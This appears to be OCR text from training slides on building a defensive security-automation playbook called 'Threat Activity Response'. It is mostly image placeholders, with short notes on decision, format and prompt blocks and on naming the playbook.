
Decision – Use logic operators to change the flow of the playbook

Format – craft custom strings and messages


Prompt – Ask a user for input




Automating the Investigation




Automating the Investigation




Automating the Investigation




Automating the Investigation



Automating the Investigation



Automating the Investigation




Type a name for your playbook, ours is called “Threat Activity Response”


Note: When naming your playbook add your username to the end of the name of the playbook.

Threat Activity Response - user001


Automating the Investigation




Automating the Investigation



Automating the Investigation



Automating the Investigation



Pause … And Recall

